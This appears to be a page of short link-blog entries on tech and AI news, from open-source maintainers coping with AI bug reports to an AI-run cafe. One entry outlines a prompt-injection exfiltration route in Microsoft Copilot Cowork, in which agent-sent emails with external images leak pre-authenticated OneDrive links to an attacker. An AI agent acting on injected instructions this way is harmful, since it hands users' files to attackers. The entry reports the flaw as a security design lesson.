Blogmarks
Filters: Sorted by date
I Am Retiring from Tech to Live Offline (via) I've seen a lot of posts on forums from people threatening to quit their careers over AI. This is not one of those: Chad Whitacre is taking concrete steps, starting with this typewritten, scanned letter
I'm retiring from tech. Well, "retiring" is euphemistic. I'm stepping away from tech, and that includes Open Source. [...]
AI was the last straw. Have you heard of that island off India where the indigenous population kills any outsiders fool-hardy enough to land? They are doing the rest of us a favor by preserving a way of life we may need again someday, or at the very least should not want to see completely extinguished. A reminder. Never forget your roots. Here in Pennsylvania we have the Amish performing a similar function. Significantly less hostile, though still set apart, they bear witness to what was normal for all of us a couple short centuries ago: horse and buggy, wood stoves and lanterns. My intent is to be AI Amish, which means Internet Amish. Not 1780, but 1980. Neo-Amish. I'm fine driving a car and flipping a lightswitch, by which I mean that they don't make me into something I hate, which AI and [struck through: social media] [handwritten above: doomscrolling] do.
I'll admit that at first I wasn't entirely sure if this was serious. Then I found this earlier post by Chad from Feb 19 2026, Spitting Out the Agentic Kool-Aid:
I figured I’d better taste the Kool-Aid in order to form an opinion, so I dove into Claude Code with Opus 4.5 on a side project. I spent three 12+ hour days with it. I was intoxicated. My family was weirded out. [...]
It weirded me out too, when I unplugged for a long weekend. Something felt off. It was like I had another “person” in my head, sharing my inner monologue—but the “person” was a computer system owned by a budding megacorp.
[...] I am now also committing myself to disembarking from the titantic of technological accelerationism.
All efforts to address the problems of invasive technology are worthwhile, even those that are only partially effective. For my part, I have started trying to return more fully to a pre-screen, analog life.
It's accompanied by a video version of the essay which I found touching and sincere.
Chad has been trying to solve the open source sustainability problem for years - I talked with him about this at PyCon 2025 in Cleveland. That's a very tough nut to crack, and the disruption caused by AI looks to be making it even harder.
I'm glad that the Open Source Endowment will continue without him. I'm very much going to miss his online voice.
sqlite AGENTS.md (via) SQLite gained an AGENTS.md file five days ago - but it's not intended for their own development, it's presumably aimed at people who are pointing agents at the SQLite codebase. It includes:
SQLite does not accept pull requests without prior agreement and/or accompanying legal paperwork that places the pull request in the public domain. However, the human SQLite developers will review a concise and well-written pull request as a proof-of-concept prior to reimplementing the changes themselves.
SQLite does not accept agentic code. However the project will accept agentic bug reports that include a reproducible test case. Patches or pull requests demonstrating a possible fix, for documentation purposes, are welcomed.
The most recent commit to that file removed "(currently)" from "SQLite does not (currently) accept agentic code", with the commit message "Strengthen the statement about not accepting agentic code".
Meanwhile the SQLite forum was being flooded with so many AI-generated bug reports - of varying quality - that they've now split those off into a new SQLite Bug Forum. D. Richard Hipp is resolving issues on there with a flurry of commits to the codebase.
The pressure
(via)
Daniel Stenberg on the unprecedented level of pressure the curl team are facing right now thanks to the deluge of (credible) AI-assisted security issues being reported.
The rate of incoming security reports is 4-5 times higher than it was in 2024 and double the speed of 2025 -- meaning that on average we now get more than one report per day. The quality is way higher than ever before. The reports are typically very detailed and long. [...]
For the first time in my life, my wife voiced concerns about my work hours and my imbalanced work/life situation. I work more than I’ve done before, but the flood keeps coming. [...]
This is a never-before seen or experienced pressure on the curl project and its security team members. An avalanche of high priority work that trumps all other things in the project that is primarily mental because we certainly could ignore them all if we wanted, but we feel a responsibility, we have a conscience and we are proud about our work.
The good news is that curl is a very solid piece of software, so the vulnerabilities people are finding tend not to be of high severity:
What is also a good trend: almost no one finds terrible vulnerabilities. All vulnerabilities found the last few years in curl have all been deemed severity LOW or MEDIUM. I'm not saying there won't be any more HIGH ever, but at least they are rare. The most recent severity high curl CVE was published in October 2023.
Microsoft Copilot Cowork Exfiltrates Files (via) The biggest challenge in designing agentic systems continues to be preventing them from enabling attackers to exfiltrate data.
In this case Microsoft Copilot Cowork (yes, that's a real product name) was allowing agents to send emails to the user's own inbox without approval... but those messages were then displayed in a way that could leak data to an attacker via rendered images:
Because these messages can contain external images that trigger network requests to external websites, data can be exfiltrated when a user opens a compromised message sent by the agent.
Since OneDrive can create pre-authenticated download links, a successful prompt injection could cause those links to be leaked, allowing files to be downloaded by the attacker.
On the <dl>
(via)
I learned a few new-to-me things about the <dl> element from this article by Ben Meyer:
- A
<dt>can be followed by multiple<dd> - You can optionally group the
<dt>and<dd>elements in a<div>for styling - but only a<div>. - You can label them using ARIA.
- They've been called "description lists", not "definition lists", since an HTML5 draft in 2008.
So this is valid:
<h2 id="credits">Credits</h2>
<dl aria-labelledby="credits">
  <div>
    <dt>Author</dt>
    <dd>Jeffrey Zeldman</dd>
    <dd>Ethan Marcotte</dd>
  </div>
</dl>
Here's a useful note from Adrian Roselli on screen reader support for description lists.
The memory shortage is causing a repricing of consumer electronics (via) David Oks provides the clearest explanation I've seen yet of why consumer products that use memory are likely to get significantly more expensive over the next few years.
The short version is that memory manufacturers - of which there are just three remaining large companies - have a fixed capacity in terms of how many wafers they can process at any one time. This fixed wafer capacity is then split between DDR - used in desktops and servers, LPDDR - used in mobile phones and low-energy devices, and HBM - used with GPUs.
Until recently, HBM got just 2% of that wafer allocation. The enormous growth in AI data centers has pushed that up to an expected 20% by the end of 2026, and "a single gigabyte of HBM consumes more than three times the wafer capacity that a gigabyte of DDR or LPDDR does".
Memory companies have learned from the extinction of their rivals that you should always under-provision rather than over-provision your fabricator capacity. The profit margins and demand for HBM (high-bandwidth memory) will constrain the production of consumer-device RAM for several years.
This is already being felt in the sub-$100 smartphone market, which is particularly important to markets like Africa and South Asia.
(The original title of the piece was "AI is killing the cheap smartphone" but I'm using the Hacker News rephrased title, which I think does more justice to the content.)
FTC to Require Cox Media Group, Two Other Firms to Pay Nearly $1 Million to Settle Charges They Deceived Customers About “Active Listening” AI-Powered Marketing Service (via) Back in 2024 Cox Media Group were caught trying to sell advertisers packages based on "active listening", with this deck which claimed:
- Smart devices capture real-time intent data by listening to our conversations
- Advertisers can pair this voice-data with behavioral data to target in-market consumers
I wrote about this in September 2024. My theory:
I think active listening is the term that the team came up with for “something that sounds fancy but really just means the way ad targeting platforms work already”. Then they got over-excited about the new metaphor and added that first couple of slides that talk about “voice data”, without really understanding how the tech works or what kind of a shitstorm that could kick off when people who DID understand technology started paying attention to their marketing.
This FTC press release appears to confirm that's pretty much what happened:
CMG, MindSift and 1010 Digital Works claimed their “Active Listening” branded marketing service listened in on consumers’ conversations overheard by smart devices, in real time, to target advertising [...]
According to the complaints, this service did not, in fact, listen in on consumers’ conversations or use voice data at all—nor did the service accurately place ads in customers’ desired locations. Instead, the service the companies provided consisted of reselling—at a significant markup—email lists obtained from other data brokers.
The FTC also clarify that hiding an "opt-in" to using voice data in terms of service would not be acceptable, as tricks like that do not constitute "adequate consent":
The FTC also alleged that all three companies deceived potential customers by claiming that consumers had opted into the Active Listening service. The company, however, did not seek or obtain consumers’ consent, according to the complaints. Instead, the companies claimed that consumers had “opted in” by agreeing to the terms of service that people have to accept when downloading and using apps. Clicking through mandatory terms of service does not constitute “opt-in consent” for such an invasive service or for use of consumers’ voice data from inside their homes. If the Active Listening service had functioned as advertised, this collection and use of consumers’ voice data without adequate consent would itself violate Section 5 of the FTC Act.
Attempting to myth bust the conspiracy theory that our mobile devices target ads to us based on spying through the microphones continues to be my least rewarding niche online hobby. It's nice to have a new piece of ammunition.
How fast is 10 tokens per second really? (via) Neat little HTML app by Mike Veerman (source code here) which simulates LLM token output speeds from 5/second to 800/second.
Useful if you see a model advertised as "30 tokens/second" and want to get a feel for what that actually looks like.
GDS weighs in on the NHS’s decision to retreat from Open Source. Terence Eden continues his coverage of the NHS' poorly considered decision to close down access to their open source repositories in response to vulnerabilities reported to them as part of Project Glasswing.
Now the Government Digital Service have joined the conversation with AI, open code and vulnerability risk in the public sector, published May 14th. Their key recommendation:
Keep open by default. Making everything private adds additional delivery and policy costs, and can reduce reuse and scrutiny. Openness should remain the default posture, with closure used sparingly and deliberately.
While they don't mention the NHS by name, Terence speaks the language of the civil service and interprets this as a major escalation:
Within the UK's Civil Service you occasionally hear the expression "being invited to a meeting without biscuits". It implies a rather frosty discussion without any of the polite niceties of a normal meeting. In general though, even when people have severe disagreements, it is rare for tempers to fray. It is even rarer for those internal disagreements to spill over into public.
Welcome to the Datasette blog. We have a bunch of neat Datasette announcements in the pipeline so we decided it was time the project grew an official blog.
I built this using OpenAI Codex desktop, which turns out to have the Markdown session transcript export feature I've always wanted. Here's the session that built the blog. See also issue 179.
GitLab Act 2 (via) There's a lot going on in this announcement from GitLab about the "workforce reduction" and "structural and strategic decisions" they are making with respect to the agentic era.
- They're "planning to reduce the number of countries by up to 30% where we have small teams". One of the most interesting things about GitLab is that they have employees spread across a large number of countries - 18 are listed in their public employee handbook but this post says they are "operating in nearly 60 countries". That handbook used to document their payroll workflows for those countries too - they stopped publishing that in 2023 but the last public version (hooray for version control) remains a fascinating read. Since we don't know which of those 60 countries have small teams, we can't calculate how many countries that 30% applies to.
- "We're planning to flatten the organization, removing up to three layers of management in some functions so leaders are closer to the work." - this isn't the first announcement of this type I've seen that's trimming management. Coinbase recently announced a much more aggressive version of this: they were "flattening our org structure to 5 layers max below" and "No pure managers: Every leader at Coinbase must also be a strong and active individual contributor. Managers should be like player-coaches".
- In terms of team structure: "We're re-organizing R&D to create roughly 60 smaller, more empowered teams with end-to-end ownership, nearly doubling the number of independent teams." I've always loved the idea of individual teams that can ship features unblocked by other teams, and it makes sense to me that agentic engineering can increase the capability of such teams. The 37signals public employee handbook used to have a section on working In self-sufficient, independent teams which perfectly captured this for me, I'm sad to see they removed that detail in January 2024!
- Tucked away towards the bottom: "We will be retiring CREDIT as our values framework" - that's the values framework described on this page: "Collaboration, Results for Customers, Efficiency, Diversity, Inclusion & Belonging, Iteration, and Transparency". The new values are "Speed with Quality, Ownership Mindset, Customer Outcomes". The fact that "Diversity" is no longer in there is likely to attract a whole lot of attention, so it's worth noting that a sub-bullet under Customer Outcomes reads "Interpersonal excellence: individuals who are good humans, embrace diversity, inclusion and belonging, assume good intent and treat everyone with respect".
Here's the part of their new strategy that most resonated with me:
The agentic era multiplies demand for software. Software has been the force multiplier behind nearly every business transformation of the last two decades. The constraint was the cost and time of producing and managing it. That constraint is collapsing. As the cost of producing software collapses, demand for it will expand. Last year, the developer platform market used to be measured in tens of dollars per user per month, this year it is hundreds/user/month and headed to thousands. Not only is the value of software for builders increasing, but we believe there will be more software and builders than ever, and we will serve an increasing volume of both.
That very much encapsulates my own optimistic, Jevons-paradox-inspired hope for how this will all work out.
Their opinion on this does need to be taken with a big grain of salt though. GitLab's stock price was ~$52 a year ago and is ~$26 today, and it's plausible that the drop corresponds to uncertainty about GitLab's continued growth as agentic engineering eats its way through their core market.
If your entire business depends on software engineering growing as a field and producing larger volumes of more lucrative seats, you have a strong incentive to believe that agents will have that effect!
Your AI Use Is Breaking My Brain (via) Excellent, angry piece by Jason Koebler on how AI writing online is becoming impossible to avoid, filtering it is mentally exhausting and it's even starting to distort regular human writing styles.
I particularly liked his use of the term "Zombie Internet" to define a different, more insidious alternative to the "Dead Internet" (which is just bots talking to each other):
I called it the Zombie Internet because the truth is that large parts of the internet are not just bots talking to bots or bots talking to people. It’s people talking to bots, people talking to people, people creating “AI agents” and then instructing them to interact with people. It’s people using AI talking to people who are not using AI, and it’s people using AI talking to other people who are using AI. It’s influencer hustlebros who are teaching each other how to make AI influencers and have spun up automated YouTube channels and blogs and social media accounts that are spamming the internet for the sole purpose of making money. It is whatever the fuck “Moltbook” is and whatever the fuck X and LinkedIn have become. It’s AI summaries of real books being sold as the book itself and inspirational Reddit posts and comment threads in which people give heartfelt advice to some account that’s actually being run by a marketing firm. [...]
Learning on the Shop floor. Tobias Lütke describes Shopify's internal coding agent tool, River, which operates entirely in public on their Slack:
River does not respond to direct messages. She politely declines and suggests to create a public channel for you and her to start working in. I myself work with river in
#tobi_riverchannel and many followed this pattern. Every conversation is therefore searchable. Anyone at Shopify can jump in. In my own channel, there are over 100 people who, react to threads, add color and add context, pick up the torch, help with the reviews, remind me how rusty I am, and importantly, learn from watching. [...]As so often with German, there is a word for the kind of environment: Lehrwerkstatt. Literally: A teaching workshop. The whole shop floor is the classroom. You learn by being near the work. Being a constant learner is one of the core values of the firm.
Shopify wants to be a Lehrwerkstatt at scale and River has now gotten us closer to this ideal than ever. It’s osmosis learning, because it does not require a curriculum, a training plan, or a manager. It just requires everyone's work to be visible to the maximum extent possible. Everyone learns from each other.
I'm reminded of how Midjourney spent its first few years with the primary interface being public Discord channels, forcing users to share their prompts and learn from each other's experiments. I continue to believe that the early success of Midjourney was tied to this mechanism, helping to compensate for how weird and finicky text-to-image prompting is.
Using Claude Code: The Unreasonable Effectiveness of HTML. Thought-provoking piece by Thariq Shihipar (on the Claude Code team at Anthropic) advocating for HTML over Markdown as an output format to request from Claude.
The article is crammed with interesting examples (collected on this site) and prompt suggestions like this one:
Help me review this PR by creating an HTML artifact that describes it. I'm not very familiar with the streaming/backpressure logic so focus on that. Render the actual diff with inline margin annotations, color-code findings by severity and whatever else might be needed to convey the concept well.
I've been defaulting to asking for most things in Markdown since the GPT-4 days, when the 8,192 token limit meant that Markdown's token-efficiency over HTML was extremely worthwhile.
Thariq's piece here has caused me to reconsider that, especially for output. Asking Claude for an explanation in HTML means it can drop in SVG diagrams, interactive widgets, in-page navigation and all sorts of other neat ways of making the information more pleasant to navigate.
I wrote about Useful patterns for building HTML tools last December, but that was focused very much on interactive utilities like the ones on my tools.simonwillison.net site. I'm excited to start experimenting more with rich HTML explanations in response to ad-hoc prompts.
Trying this out on copy.fail

copy.fail describes a recently discovered Linux security exploit, including a proof of concept distributed as obfuscated Python.
I tried having GPT-5.5 create an HTML explanation of the exploit like this:
curl https://copy.fail/exp | llm -m gpt-5.5 -s 'Explain this code in detail. Reformat it, expand out any confusing bits and go deep into what it does and how it works. Output HTML, neatly styled and using capabilities of HTML and CSS and JavaScript to make the explanation rich and interactive and as clear as possible'
Here's the resulting HTML page. It's pretty good, though I should have emphasized explaining the exploit over the Python harness around it.
Behind the Scenes Hardening Firefox with Claude Mythos Preview (via) Fascinating, in-depth details on how Mozilla used their access to the Claude Mythos preview to locate and then fix hundreds of vulnerabilities in Firefox:
Suddenly, the bugs are very good
Just a few months ago, AI-generated security bug reports to open source projects were mostly known for being unwanted slop. Dealing with reports that look plausibly correct but are wrong imposes an asymmetric cost on project maintainers: it’s cheap and easy to prompt an LLM to find a “problem” in code, but slow and expensive to respond to it.
It is difficult to overstate how much this dynamic changed for us over a few short months. This was due to a combination of two main factors. First, the models got a lot more capable. Second, we dramatically improved our techniques for harnessing these models — steering them, scaling them, and stacking them to generate large amounts of signal and filter out the noise.
They include some detailed bug descriptions too, including a 20-year old XSLT bug and a 15-year-old bug in the <legend> element.
A lot of the attempts made by the harness were blocked by Firefox's existing defense-in-depth measures, which is reassuring.

Mozilla were fixing around 20-30 security bugs in Firefox per month through 2025. That jumped to 423 in April.
Our AI started a cafe in Stockholm (via) Andon Labs previously started an AI-run retail store in San Francisco. Now they're running a similar experiment in Stockholm, Sweden, only this time it's a cafe.
These experiments are interesting, and often throw out amusing anecdotes:
During the first week of inventory, Mona ordered 120 eggs even though the café has no stove. When the staff told her they couldn’t cook them, she suggested using the high-speed oven, until they pointed out the eggs would likely explode. She also tried to solve the problem of fresh tomatoes being spoiled too fast by ordering 22.5 kg of canned tomatoes for the fresh sandwiches. The baristas eventually started a “Hall of Shame”, a shelf visible to customers with all the weird things Mona ordered, including 6,000 napkins, 3,000 nitrile gloves, 9L coconut milk, and industrial-sized trash bags.
Where they lose their shine is when these AI managers start wasting the time of human beings who have not opted into the experiment:
She also successfully applied for an outdoor seating permit through the Police e-service, which didn’t require BankID. Her first submission included a sketch she had generated herself, despite having never seen the street outside the café. Unsurprisingly, the Police sent it back for revision. [...]
When she makes a mistake, she often sends multiple emails to suppliers with the subject “EMERGENCY” to cancel or change the order.
I don't think it's ethical to run experiments like this that affect real-world systems and steal time from people.
I'm reminded of the incident last year where the AI Village experiment infuriated Rob Pike by sending him unsolicited gratitude emails as an "act of kindness". That was just an unwanted email - asking suppliers to correct mistakes that were made without a human-in-the-loop or wasting police time with slop diagrams feels a whole lot worse to me.
I think experiments like this need to keep their own human operators in-the-loop for outbound actions that affect other people.
Granite 4.1 3B SVG Pelican Gallery. IBM released their Granite 4.1 family of LLMs a few days ago. They're Apache 2.0 licensed and come in 3B, 8B and 30B sizes.
Granite 4.1 LLMs: How They’re Built by Granite team member Yousaf Shah describes the training process in detail.
Unsloth released the unsloth/granite-4.1-3b-GGUF collection of GGUF encoded quantized variants of the 3B model - 21 different model files ranging in size from 1.2GB to 6.34GB.
All 21 of those Unsloth files add up to 51.3GB, which inspired me to finally try an experiment I've been wanting to run for ages: prompting "Generate an SVG of a pelican riding a bicycle" against different sized quantized variants of the same model to see what the results would look like.
Honestly, the results are less interesting than I expected. There's no distinguishable pattern relating quality to size - they're all pretty terrible!

I'll likely try this again in the future with a model that's better at drawing pelicans.
/elsewhere/sightings/. I have a new camera (a Canon R6 Mark II) so I'm taking a lot more photos of birds. I share my best wildlife photos on iNaturalist, and based on yesterday's successful prototype I decided to add those to my blog.

I built this feature on my phone using Claude Code for web, as an extension of my beats system for syndicating external content. Here's the PR and prompt.
As with my other forms of incoming syndicated content sightings show up on the homepage, the date archive pages, and in site search results.
I back-populated over a decade of iNaturalist sightings, which means you that if you search for lemur you'll see my lemur photos from Madagascar in 2019!
Codex CLI 0.128.0 adds /goal
(via)
